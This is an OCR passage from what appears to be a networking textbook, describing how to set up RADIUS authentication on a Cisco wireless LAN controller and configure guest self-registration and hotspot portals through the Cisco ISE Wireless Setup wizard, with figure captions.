

Figure 20-24. *WLC RADIUS add server*

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If you click New, we can create a new server.



Figure 20-25. *WLC RADIUS server configuration*

In order to authenticate clients to your WLAN, you should use an authentication server. Click the Security tab. We see that we can choose WPA2 and use AES for encryption. We see Authentication Key Management where 802.1x can be enabled.



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Figure 20-26. *WLC WLAN security*

AU11 If you expand the AAA Servers option, we see RADIUS and TACACS+ options. Let's configure RADIUS using the server we created.



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Figure 20-27. *WLC WLAN security AAA configuration*

Cisco ISE

Cisco ISE and WLAN

We can configure and manage WLCs with Cisco ISE. Browse to the ISE GUI at `https://ISEIP/admin`. If this is your first login, you will be asked to run the Wireless Setup wizard. If it is not your first time, then the wizard is in the upper-right corner of the ISE GUI.




Figure 20-28. *Cisco ISE GUI*

This section will cover deploying ISE and a WLC. Navigate to the Wireless Setup wizard by hovering over the circle icon with an arrow in the top-right corner and selecting Wireless Setup.




Figure 20-29. *Cisco ISE wireless setup menu*

We will use the Wireless Setup wizard to configure ISE with the following options:




Figure 20-30. *Cisco ISE wireless setup*

Bring Your Own Device (BYOD): Give your employees the option to use their own devices you specify as admin or allow them to enroll in a device portal.

Guest Access: This will allow a custom portal page where a guest can register their device to create a wireless access account.

Secure Wireless with WPA2, PEAP authentication, and 802.1x: This will secure corporate users using Active Directory for authentication.

Wireless Setup Wizard

We have three options for configuration, and you can run any one or all three in any order.




Figure 20-31. *Cisco ISE wireless guest setup*

We can see three options under Guest Access: Self Registration, Hotspot, and Sponsored. To allow for guests to self-register via a portal, choose Self Registration. Enter your wireless controller information. Using at least 16 characters for your shared secret is advised.




Figure 20-32. *Cisco ISE WLC setup*

Click Register and advance to the next screen where we select our WLC and click Commit.




Figure 20-33. *Cisco ISE wireless guest self-registration setup*

Configure the wireless SSID and the VLAN for your guest users and select account duration (it is 24 hours by default) and the URL redirect after guests have logged in. Apress_Guest was already configured on the WLC, so it was already listed. Let's create Apress_Guest1.




Figure 20-34. *Cisco ISE wireless SSID setup*

We can customize the guest portal by clicking the pencil icon. We can customize three pages: Login Page, Registration Page, and Registration Success.




Figure 20-35. *Cisco ISE wireless self-registration portal*

Click Login Page and let's customize the background and icon images. You can change the terms and conditions for your company needs. Click Commit to save your changes.




Figure 20-36. *Cisco ISE wireless self-registration portal edit*

Click the TEST PORTAL button to test your configuration. If changes are necessary, then click the pencil; and if you are done, then click Go Live, and guests can now log into your network. You can see how simple it was to create a wireless network using the wizard with Cisco ISE.




Figure 20-37. *Cisco ISE wireless setup completion*

Hotspot Wizard

Now we will configure a hotspot using Cisco ISE. Navigate to the Wireless Setup wizard and click Hotspot under Guest Access. Then we can select our WLC or click the + icon to connect to a new WLC.




Figure 20-38. *Wireless ISE wireless hotspot setup*

AU8

Enter the hotspot name and VLAN we will use and click Add. Also, we can choose the POST LOGIN REDIRECT. As we can see, the account access duration is 30 days.




Figure 20-39. *Wireless ISE wireless hotspot configuration*

Select the hotspot you created and click Commit.




Figure 20-40. *Wireless ISE wireless hotspot*

We can customize the hotspot portal by clicking the pencil icon. We can customize two pages. When you are finished, click Next.




Figure 20-41. *Wireless ISE wireless hotspot portal*

278 Click the pencil icon to get a closer look at our options.

